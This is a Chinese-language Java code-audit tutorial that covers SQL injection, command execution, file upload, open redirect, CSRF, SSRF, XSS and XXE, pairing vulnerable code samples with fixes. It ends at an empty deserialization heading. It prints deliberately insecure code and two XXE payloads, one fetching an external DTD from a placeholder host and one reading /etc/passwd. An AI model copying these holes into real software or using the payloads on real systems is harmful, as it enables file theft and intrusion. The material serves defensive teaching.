Java代码审计

SQL 注入

安全威胁

SQL injection，SQL 注入攻击。

当应用程序将用户输入的内容，拼接到 SQL 语句中，一起提交给数据库执行时，就会产生 SQL 注入威胁。

由于用户的输入，也是 SQL 语句的一部分，所以攻击者可以利用这部分可以控制的内容，注入自己定义的语句，改变 SQL 语句执行逻辑，让数据库执行任意自己需要的指令。通过控制部分 SQL 语句，攻击者可以查询数据库中任何自己需要的数据，利用数据库的一些特性，可以直接获取数据库服务器的系统权限。

代码示例

只要支持 JDBC 查询，并且开发人员使用了语句拼接，都会产生这种漏洞。

JDBC

1.驱动类： com.mysql.cj.jdbc.Driver。

2. 连接网址：
语法：

```
"jdbc:mysql://hostname:port/dbname","username","password"
```

MySql 数据库的连接 url： jdbc:mysql://localhost:3306/dvwa

其中 3306 是端口号，dvwa 是数据库名称。

3、username：MySql数据库的用户名，默认为root。

4. Password： MySql 数据库的密码。

代码连接前需下载 jdbc 驱动

MySQL数据库: `https://dev.mysql.com/downloads/connector/j/`

Java导入mysql驱动

Java(jdbc)示例：

```
package codeAnalysis;

import java.sql.Connection;
import java.sql.DriverManager;

/**
 * This class is used to create a JDBC
 * connection with MySql DB.
```

```
 *
 */
public class JDBCMySqlTest {
    //JDBC and database properties.
    private static final String DB_DRIVER =
            "com.mysql.cj.jdbc.Driver";
    private static final String DB_URL =
            "jdbc:mysql://127.0.0.1:33060/dvwa";
    private static final String DB_USERNAME = "root";
    private static final String DB_PASSWORD = "";

    public static void main(String args[]){
        Connection conn = null;
        try{
            //Register the JDBC driver
            Class.forName(DB_DRIVER);

            //Open the connection
            conn = DriverManager.
                    getConnection(DB_URL, DB_USERNAME, DB_PASSWORD);

            if(conn != null){
                System.out.println("Successfully connected.");
            }else{
                System.out.println("Failed to connect.");
            }
        }catch(Exception e){
            e.printStackTrace();
        }
    }
}
```

JDBC 语句用于对数据库执行查询。语句是一个接口，它提供了执行查询的方法。我们可以通过调用 Connection 接口的 createStatement() 方法得到一个语句对象。

Statement接口常用方法：

1、execute(String SQL)：用于执行SQL DDL语句。

```
public boolean execute(String SQL)
```

2.executeQuery(String SQL)：用于执行选择查询，返回一个ResultSet对象。

```
public ResultSet executeQuery(String SQL)
```

3.executeUpdate(String SQL *)：*用于执行插入、更新、删除等查询，返回编号。受影响的行数。

```
public int executeUpdate(String SQL)
```

4、executeBatch()：用于批量执行命令。

```
public int[] executeBatch()
```

```
Statement statement = connection.createStatement();
String sql = "SELECT * FROM crawler_article";
ResultSet rs =statement.executeQuery(sql);
```

```
HttpServletRequest request, HttpServletResponse response) { JdbcConnection conn = new
JdbcConnection();

final String sql = "select \* from product where pname like '%"

+ request.getParameter("pname") + "%'";

conn.execqueryResultSet(sql);
```

JDBC使用预编译

```
public static void main(String[] args) {

    try {

        final String driverClassName = "com.mysql.cj.jdbc.Driver";
        final String url = "jdbc:mysql://127.0.0.1:33060/dvwa";
        final String username = "magedu";
        final String password = "123456";

        Connection connection = DriverManager.getConnection(url2, username, password);

        String sql = " SELECT *\n" +
                "   FROM magedu\n" +
                "  WHERE id = ? and name like ?";

        Class.forName(driverClassName);

        PreparedStatement preparedStatement = connection.prepareStatement(sql);

        preparedStatement.setInt(1, 1);

        preparedStatement.setString(2, "%ing%");
```

```
        ResultSet rst = preparedStatement.executeQuery();

        rst.next();

        System.out.println(rst.getString(2));
    } catch (Exception e) {
        e.printStackTrace();
    }

}
```

Java(ibatis)示例

```
<select id="unsafe" resultMap="myResultMap">
  select * from table where name like '%$value$%'
</select>

UnSafeBean b = sqlMap.queryForObject("value", request.getParameter("name"));
```

主流的 Java ORM 框架

当前 Java ORM 框架产品有很多，常见的框架有 Hibernate 和 MyBatis，其主要区别如下。

1) Hibernate

Hibernate 框架是一个全表映射的框架。通常开发者只要定义好持久化对象到数据库表的映射关系，就可以通过 Hibernate 框架提供的方法完成持久层操作。

开发者并不需要熟练地掌握 SQL 语句的编写，Hibernate 框架会根据编制的存储逻辑，自动生成对应的 SQL，并调用 JDBC 接口来执行，所以其开发效率会高于 MyBatis 框架。

然而Hibernate框架自身也存在一些缺点，例如：

- 多表关联时，对 SQL 查询的支持较差；
- 更新数据时，需要发送所有字段；
- 不支持存储过程；
- 不能通过优化 SQL 来优化性能。

这些问题导致其只适合在场景不太复杂且对性能要求不高的项目中使用。

Hibernate 官网：http://hibernate.org/

Hibernate执行sql语句

```
usernameString//前台输入的用户名
passwordString//前台输入的密码
//hql语句
String queryString = "from User t where t.username= " + usernameString + " and
t.password="+ passwordString;
//执行查询
List result = session.createQuery(queryString).list();
```

Hibernate预编译

```
usernameString//前台输入的用户名
passwordString//前台输入的密码
//hql语句
String queryString = "from User t where t.username: usernameString and t.password:
passwordString";
//执行查询
List result = session.createQuery(queryString)
                      .setString("usernameString ", usernameString )
                      .setString("passwordString", passwordString)
                      .list();

//hql语句
String queryString = "from User t where t.username=? and t.password=?";
//执行查询
List result = session.createQuery(queryString)
                      .setString(0, usernameString )
                      .setString(1, passwordString)
                      .list();

// like 查询
String query="from UserEntity where mobile like :mobile and name like :name";
Query queryObject = this.systemService.getSession().createQuery(query);

queryObject.setParameter("mobile","%"+mobile+"%");
queryObject.setParameter("name","%"+name+"%" );
List<UserEntity> userlist = queryObject.list();
```

2) MyBatis

MyBatis 框架是一个半自动映射的框架。这里所谓的“半自动”是相对于 Hibernate 框架全表映射而言的，MyBatis 框架需要手动匹配提供 POJO、SQL 和映射关系，而 Hibernate 框架只需提供 POJO 和映射关系即可。

与 Hibernate 框架相比，虽然使用 MyBatis 框架手动编写 SQL 要比使用 Hibernate 框架的工作量大，但 MyBatis 框架可以配置动态 SQL 并优化 SQL、通过配置决定 SQL 的映射规则，以及支持存储过程等。对于一些复杂的和需要优化性能的项目来说，显然使用 MyBatis 框架更加合适。

MyBatis 框架可应用于需求多变的互联网项目，如电商项目；Hibernate 框架可应用于需求明确、业务固定的项目，如 OA 项目、ERP 项目等。

MyBatis 3 中文文档：https://mybatis.org/mybatis-3/zh/

MyBatis 示例

MyBatis 使用 XML 定义语句的方式，MyBatis 提供的所有特性都可以利用基于 XML 的映射语言来实现。

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE mapper
  PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"
  "http://mybatis.org/dtd/mybatis-3-mapper.dtd">
<mapper namespace="org.mybatis.example.BlogMapper">
  <select id="selectBlog" resultType="Blog">
    select * from Blog where id = ${id}    # 拼接
  </select>
  <select id="selectBlog" resultType="Blog">
    select * from Blog where id = #{id}    # 预编译
  </select>
</mapper>
```

```
// Mybatis like
<select id="findUserByLikeName1" parameterType="java.lang.String" resultMap="user">
      select * from t_user where name like '%${name}%'
 </select>


// Mybatis like 使用预编译
select * from user where name like concat('%', #{name}, '%')
```

3)JdbcTemplate

Spring JDBC 提供了多个实用的数据库访问工具，以简化 JDBC 的开发，其中使用最多就是 JdbcTemplate。

JdbcTemplate 是 Spring JDBC 核心包（core）中的核心类，它可以通过配置文件、注解、Java 配置类等形式获取数据库的相关信息，实现了对 JDBC 开发过程中的驱动加载、连接的开启和关闭、SQL 语句的创建与执行、异常处理、事务处理、数据类型转换等操作的封装。我们只要对其传入SQL 语句和必要的参数即可轻松进行 JDBC 编程。

JdbcTemplate 的全限定命名为 org.springframework.jdbc.core.JdbcTemplate，它提供了大量的查询和更新数据库的方法，如下表所示。

方法	说明
public int update(String sql)	用于执行新增、更新、删除等语句；sql：需要执行的 SQL 语句；args 表示需要传入到 SQL 语句中的参数。
public int update(String sql,Object... args)	
public void execute(String sql)	可以执行任意 SQL，一般用于执行 DDL 语句； sql：需要执行的 SQL 语句；action 表示执行完 SQL 语句后，要调用的函数。
public T execute(String sql, PreparedStatementCallback action)	
public List query(String sql, RowMapper rowMapper, @Nullable Object... args)	
用于执行查询语句；sql：需要执行的 SQL 语句；rowMapper：用于确定返回的集合（List）的类型；args：表示需要传入到 SQL 语句的参数。	
public T queryForObject(String sql, RowMapper rowMapper, @Nullable Object... args)	
public int[] batchUpdate(String sql, List<Object[]> batchArgs, final int[] argTypes)	用于批量执行新增、更新、删除等语句； sql：需要执行的 SQL 语句；argTypes：需要注入的 SQL 参数的 JDBC 类型；batchArgs：表示需要传入到 SQL 语句的参数。

```
String sql1="select * from users where user = ? ";
PreparedStatement preparedStatement1 = con.prepareStatement(sql1);
preparedStatement1.setString(1, user);
ResultSet re = preparedStatement1.executeQuery();
while (re.next()) {
  System.out.println(re.getString("user"));
}
```

搜索与 Java 数据库相关的代码应该有助于查明被审计的应用程序的持久层中涉及的类和方法

要搜索的字符串

```
java.sql.Connection.prepareStatement
java.sql.ResultSet.getObject
select
insert
java.sql.Statement.executeUpdate
java.sql.Statement.addBatch
```

```
java.sql.Statement.executeQuery
java.sql.Statement.execute
execute
executestatement
createStatement
java.sql.ResultSet.getString
executeQuery
jdbc
delete
update
java.sql.Connection.prepareCall
```

解决方案

使用预处理执行 SQL 语句，对所有传入 SQL 语句中的变量，做绑定。这样，用户拼接进来的变量，无论内容是什么，都会被当做替代符号“?”所替代的值，数据库也不 会把恶意用户拼接进来的数据，当做部分 SQL 语句去解析。

示例：

```
com.mysql.jdbc.Connection conn = db.JdbcConnection.getConn();

final String sql = "select * from product where pname like ?";

java.sql.PreparedStatement ps = (java.sql.PreparedStatement)
conn.prepareStatement(sql);

ps.setObject(1, "%"+request.getParameter("pname")+"%");

ResultSet rs = ps.executeQuery();
```

无论使用了哪个 ORM 框架，都会支持用户自定义拼接语句，经常有人误解 Hibernate 没有这个漏洞，其实 Hibernate 也支持用户执行 JDBC 查询，并且支持用户把变量拼接到SQL 语句中。

命令执行

安全威胁

Code injection，代码注入攻击

web 应用代码中，允许接收用户输入一段代码，之后在 web 应用服务器上执行这段代码，并返回给用户。

由于用户可以自定义输入一段代码，在服务器上执行，所以恶意用户可以写一个远 程控制木马，直接获取服务器控制权限，所有服务器上的资源都会被恶意用户获取和修 改，甚至可以直接控制数据库。

代码示例

Java执行系统命令函数

- java.lang.Runtime
- java.lang.ProcessBuilder

```
// java.lang.Runtime
Process process = Runtime.getRuntime().exec(command);
process.getOutputStream().close();
```

```
ProcessBuilder processBuilder = new ProcessBuilder();

processBuilder.command("bash", "-c", cmd);

BufferedReader reader = new BufferedReader(new
InputStreamReader(processBuilder.start().getInputStream(), StandardCharsets.UTF_8));
while ((line = reader.readLine()) != null) {
  System.out.println(line);
}
reader.close();
```

解决方案

不直接使用用户输入的参数传入命令执行函数中，或对传入的参数进行过滤，仅允许传入字母、数字、下划线等必要字符。（禁止传入|、&、;、&&、||、<、>等特殊字符）

文件上传

名称定义

File upload，任意文件上传攻击。

Web 应用程序在处理用户上传的文件时，没有判断文件的扩展名是否在允许的范围内，就把文件保存在服务器上，导致恶意用户可以上传任意文件，甚至上传脚本木马到web 服务器上，直接控制 web 服务器。

代码示例

读取文件函数：

```
getInputStream()/FileOutputStream()
```

```
getOriginalFilename()
```

```
FileWriter
```

```
File
```

或查找 **filename** 相关的关键字进行检索；

处理用户上传文件请求的代码，这段代码没有过滤文件扩展名。

```
PrintWriter pw = new PrintWriter(new BufferedWriter(new FileWriter(

request.getRealPath("/")+getFIlename(request))));
ServletInputStream in = request.getInputStream(); int i = in.read();
while (i != -1) {
  pw.print((char) i); i = in.read();
}
pw.close();
```

```
@Controller
public class UploadFile {
    @PostMapping("/upload")
    public String uploadFile(@RequestParam("uploadfile")MultipartFile file){
    //获取文件名
        String filename = file.getOriginalFilename();
        //文件保存路径
        String path="/var/www/html/magedu/upload";
        File outfile = new File(path + filename);
        try {
            file.transferTo(outfile);
        }catch (IOException e){
            e.printStackTrace();
        }
        return "success";
    }
}
```

审计点：

1. 查看文件写入路径是否可以被用户控制
2. 查看是否限制文件后缀

解决方案

处理用户上传文件，要做以下检查：

1、 检查上传文件扩展名白名单，不属于白名单内，不允许上传。

2、 上传文件的目录必须是 http 请求无法直接访问到的。如果需要访问的，必须上传到其他（和 web 服务器不同的）域名下，并设置该目录为不解析 jsp 等脚本语言的目录。

3、 上传文件要保存的文件名和目录名由系统根据时间生成，不允许用户自定义。

重定向

安全威胁

URL redirect，URL 跳转攻击。

Web 应用程序接收到用户提交的 URL 参数后，没有对参数做“可信任 URL”的验证， 就向用户浏览器返回跳转到该 URL 的指令。

如果某个 web 应用程序存在这个漏洞，恶意攻击者可以发送给用户一个链接，但是用户打开后，却来到钓鱼网站页面，将会导致用户被钓鱼攻击，账号被盗，或账号相关财产被盗。

URL跳转相关函数：

```
sendRedirect()
```

```
redirect()
```

```
forward()
```

```
setHeader()
```

代码示例

这是一段没有验证目的地址，就直接跳转的经典代码：

```
if(checklogin(request)){
  response.sendRedirect(request.getParameter("url"));
}
```

这段代码存在 URL 跳转漏洞，当用户登陆成功后，会跳转到 url 参数所指向的地址。

使用SpringMVC时使用`redirect`开头的字符串，可以起到重定向作用

```
public String redirect(){
  return"redirect:http://www.baidu.com";
}
```

解决方案

为了保证用户所点击的 URL，是从 web 应用程序中生成的 URL，所以要做 TOKEN 验证。

如果应用只有**跳转网站**的需求，可以设置白名单，判断目的地址是 否在白名单列表中，如果不在列表中，就判定为 URL 跳转攻击，并记录日志。不允许配置集团以外网站到白名单列表中。

这两个方案都可以保证所有在应用中发出的重定向地址，都是可信任的地址。

注意：设置白名单时要注意进行后缀匹配

CSRF

安全威胁

Cross-Site Request Forgery（CSRF），跨站请求伪造攻击。

攻击者在用户浏览网页时，利用页面元素（例如 img 的 src），强迫受害者的浏览器向 Web 应用程序发送一个改变用户信息的请求。

由于发生 CSRF 攻击后，攻击者是强迫用户向服务器发送请求，所以会造成用户信息被迫修改，更严重者引发蠕虫攻击。

CSRF 攻击可以从站外和站内发起。从站内发起 CSRF 攻击，需要利用网站本身的业务，比如“自定义头像”功能，恶意用户指定自己的头像 URL 是一个修改用户信息的链接，当其他已登录用户浏览恶意用户头像时，会自动向这个链接发送修改信息请求。

从站外发送请求，则需要恶意用户在自己的服务器上，放一个自动提交修改个人信 息的 htm 页面，并把页面地址发给受害者用户，受害者用户打开时，会发起一个请求。

如果恶意用户能够知道网站管理后台某项功能的 URL，就可以直接攻击管理员，强迫管理员执行恶意用户定义的操作。

代码示例

一个没有 CSRF 安全防御的代码如下：

```
public void csrfTest(HttpServletRequest request, HttpServletResponse response) {
  int userid=Integer.valueOf(request.getSession().getAttribute("userid").toString());
  String email=request.getParameter("email");
  String tel=request.getParameter("tel");
  String mageduName=request.getParameter("student_name"); Object[] params = new
Object[4];
  params[0] = email;
  params[1] = tel;
  params[2] = realname;
  params[3] = userid;
  final String sql = "update user set email=?,tel=?,realname=? where userid=?";
  conn.execUpdate(sql,params);
```

代码中接收用户提交的参数“email,tel,realname”，之后修改了该用户的数据，一 旦接收到一个用户发来的请求，就执行修改操作。

提交表单代码：

```
<form action="http://localhost/servlet/modify" method="POST">
    <input name="email">
    <input name="tel">
    <input name="student_name">
    <input name="userid">
    <input type="submit">
</form>
```

当用户点提交时，就会触发修改操作。

审计时需要关注系统敏感功能逻辑，例如：增删改查、支付等

解决方案

1、 在用户登陆时，设置一个 CSRF 的随机 TOKEN，同时种植在用户的 cookie 中， 当用户浏览器关闭、或用户再次登录、或退出时，清除 token。

2、 在表单中，生成一个隐藏域，它的值就是 COOKIE 中随机 TOKEN。

3、 表单被提交后，就可以在接收用户请求的 web 应用中，判断表单中的 TOKEN 值是否和用户 COOKIE 中的 TOKEN 值一致，如果不一致或没有这个值，就判断为 CSRF 攻击，同时记录攻击日志（日志内容见“Error Handing and Logging” 章节）。

由于攻击者无法预测每一个用户登录时生成的那个随机 TOKEN 值，所以无法伪造这个参数。

示例：

```
<form method="post" id="xxxx" name="xxxx" style="margin:0px;">
$csrfToken.hiddenField
...
</form>
```

代码中$csrfToken.hiddenField 将会生成一个隐藏域，用于生成验证 token，它将会作为表单的其中一个参数一起提交。

4、验证referer


注意验证 referer 有可能会被绕过

同一网站中如果有其他漏洞配合或一些特殊情况下，也可以发出的 CSRF 攻击。

其他修复方案：加验证码、自定义请求头等

SSRF

SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种利用漏洞伪造服务器端发起请求。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。



安全威胁

通过控制功能中的发起请求的服务来当作跳板攻击内网中其他服务。比如，通过控制前台的请求远程地址加载的响应，来让请求数据由远程的URL域名修改为请求本地、或者内网的IP地址及服务，来造成对内网系统的攻击。

1 扫描内网开放服务

2 向内部任意主机的任意端口发送payload来攻击内网服务

3 DOS攻击（请求大文件，始终保持连接Keep-Alive Always）

4 攻击内网的web应用，例如直接SQL注入、XSS攻击等

5 利用file、gopher、dict协议读取本地文件、执行命令等

敏感函数：

```
Httpclient.execute()
```

```
HttpURLConnection.connect()
```

```
URL.openStream()
```

```
URLConnection.openConnection()
```

示例代码

1. `Httpclient.execute()`函数

```
HttpGet httppost = new HttpGet(Geocode.url + "/" + ip);
HttpClient httpclient = new DefaultHttpClient();
HttpResponse response = httpclient.execute(httppost);
```

2. `HttpURLConnection.connect()`函数

```
URL url = new URL("http://www.magedu.com/login.do?username=admin&password=admin");
// 得到网络访问对象java.net.HttpURLConnection
httpURLConnection = (HttpURLConnection) url.openConnection();
// 连接
httpURLConnection.connect();
```

3. `URL.openStream()`函数

```
URL url = new URL("http://www.magedu.com");
InputStream is = url.openStream();
InputStreamReader isr = new InputStreamReader(is,"utf-8");
BufferedReader br = new BufferedReader(isr);
String data = br.readLine();
while(data != null){
  System.out.println(data);
  data = br.readLine();
}
br.close();
isr.close();
is.close();
```

4. `URLConnection.openConnection()`函数

```
URL realUrl = new URL(urlNameString);
// 打开和URL之间的连接
URLConnection connection = realUrl.openConnection();
```

解决方案

漏洞修复代码

```
String[] urlwhitelist = {"magedu.org", "magedu.com"};

public static Boolean mageSSRFUrlCheck(String url, String[] urlwhitelist) {
    try {
        URL u = new URL(url);
        // 只允许http和https的协议通过
        if (!u.getProtocol().startsWith("http") &&
!u.getProtocol().startsWith("https")) {
            return  false;
        }
        // 获取域名，并转为小写
        String host = u.getHost().toLowerCase();

        for (String whiteurl: urlwhitelist){
            if (host.endWith(whiteurl)) {
                return true;
            }
        }
        return false;

    } catch (Exception e) {
        return false;
    }
}
```

1.域名白名单

2.过滤内网IP、不可信域名

3.禁用其他协议；

XSS

安全威胁

Cross Site Script（XSS），跨站脚本攻击。

攻击者利用应用程序的动态展示数据功能，在 html 页面里嵌入恶意代码。当用户浏览该页之时，这些嵌入在 html 中的恶意代码会被执行，用户浏览器被攻击者控制，从而达到攻击者的特殊目的。

跨站脚本攻击有两种攻击形式

1、反射型跨站脚本攻击

攻击者会通过社会工程学手段，发送一个 URL 连接给用户打开，在用户打开页面的同时，浏览器会执行页面中嵌入的恶意脚本。

2、存储型跨站脚本攻击

攻击者利用 web 应用程序提供的录入或修改数据功能，将数据存储到服务器或用户cookie 中，当其他用户浏览展示该数据的页面时，浏览器会执行页面中嵌入的恶意脚本。所有浏览者都会受到攻击。

3、DOM 跨站攻击

由于 html 页面中，定义了一段 JS，根据用户的输入，显示一段 html 代码，攻击者可以在输入时，插入一段恶意脚本，最终展示时，会执行恶意脚本。

DOM 跨站和以上两个跨站攻击的差别是，DOM 跨站是纯页面脚本的输出，只有规范使用 JAVASCRIPT，才可以防御。

恶意攻击者可以利用跨站脚本攻击做到：

1、盗取用户 cookie，伪造用户身份登录。

2、控制用户浏览器。

3、结合浏览器及其插件漏洞，下载病毒木马到浏览者的计算机上执行。

4、衍生 URL 跳转漏洞。

5、让官方网站出现钓鱼页面。

6、蠕虫攻击

代码示例

直接在 html 页面展示“用户可控数据”，将直接导致跨站脚本威胁。

1.Java 示例： JSP 文件

```
while(rs.next())
{
    %>
    <tr>
    <td><%=rs.getInt("id") %></td>
    <td><%=rs.getString("pname")%></td>
    <td><%=rs.getString("pdesc")%></td>
    <td><%=rs.getString("ptype")%></td>
    </tr>
    <%
}
```

代码中的几个变量被直接输出到了页面中，没有做任何安 全过滤，一旦让用户可以输入数据，都可能导致用户浏览器把“用户可控数据”当成JS脚本执行，或页面元素被“用户可控数据”插入的页面 HTML 代码控制，从而造成攻击。

2. 直接返回用户输入的内容.

解决方案

HTML/XML 页面输出规范：

1.在 HTML/XML 中显示“用户可控数据”前，应该进行 html escape 转义。

JAVA 示例：

```
<div>#escapeHTML($user.name) </div>

<td>#escapeHTML($user.name)</td>

所有 HTML 和 XML 中输出的数据，都应该做
html escape 转义。
```

2.在 javascript 内容中输出的“用户可控数据”，需要做 javascript escape 转义。

html 转义并不能保证在脚本执行区域内数据的安全，也不能保证脚本执行代码的正常运行。

JAVA 示例：

```
<script>alert('#escapeJavaScript($user.name)')</script>

<script>x='#escapeJavaScript($user.name)'</script>

<div onmouseover="x='#escapeJavaScript($user.name)'"</div>
```

3.在给用户设置认证 COOKIE 时，加入 HTTPONLY

AJAX 输出规范：

1、XML 输出“用户可控数据”时，对数据部分做 HTML 转义。示例：

```
<?xml version="1.0" encoding="UTF-8" ?>

<man>

<name>**#xmlEscape($name)**</name>

<man>
```

2、json 输出要先对变量内容中的“用户可控数据”单独作 htmlEscape，再对变量内容做一次 javascriptEscape。

```
String cityname=”浙江<B>”+StringUtil.htmlEscape(city.name)+”</B>”;
String json =
"citys:{city:['"+
StringUtil.javascriptEscape(cityname) + "']}";
```

3、非 xml 输出（包括 json、其他自定义数据格式），response 包中的 http 头的contentType，必须为 json，并且用户可控数据做 htmlEscape 后才能输出。

```
response.setContentType("application/json");
PrintWriter out = response.getWriter();
out.println(StringUtil.htmlEscape(ajaxReturn));
```

XXE

安全威胁

当开发人员配置其XML解析功能允许外部实体引用时，攻击者可利用其引发安全问题的配置方式，实施任意文件读取、内网端口探测、命令执行、拒绝服务等方面的攻击。

代码示例

xml示例

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY  % xxe SYSTEM "http://xxx.xxx.xxx/mage.dtd" >
%xxe;]>
<foo>&xxe;</foo>
```

读取系统文件

```
<?xml version="1.0"?>
<!DOCTYPE mage[
    <!ENTITY f SYSTEM "file:///etc/passwd">
]>

<hhh>&f;</hhh>
```

Java 解析xml文件的方式

1.SAXReader

防止 Java `org.dom4j.io.SAXReader`模块的XXE 漏洞

使用 `saxReader`时，需设置以下三项才能保证防止XXE攻击

```
// 禁用doctype
saxReader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
// 禁用一般外部实体
saxReader.setFeature("http://xml.org/sax/features/external-general-entities", false);
// 禁用外部实体参数
saxReader.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
```

2.XMLInputFactory（StAX 解析器）

```
// This disables DTDs entirely for that factory
xmlInputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
// This causes XMLStreamException to be thrown if external DTDs are accessed.
xmlInputFactory.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");
// disable external entities
xmlInputFactory.setProperty("javax.xml.stream.isSupportingExternalEntities", false);
```

3.SAXBuilder

使用 Java `org.jdom2.input.SAXBuilder` 模块时防止XXE漏洞

```
SAXBuilder builder = new SAXBuilder();
builder.setFeature("http://apache.org/xml/features/disallow-doctype-decl",true);
builder.setFeature("http://xml.org/sax/features/external-general-entities", false);
builder.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
builder.setExpandEntities(false);
Document doc = builder.build(new File(fileName));
```

4.DocumentBuilder

```
DocumentBuilder builder = factory.newDocumentBuilder();
builder.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
builder.setFeature("http://xml.org/sax/features/external-general-entities", false);
builder.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
// Disable external DTDs as well
builder.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd",
false);
Document d = builder.parse(data);
NodeList sList = d.getElementsByTagName("student");
```

反序列化漏洞

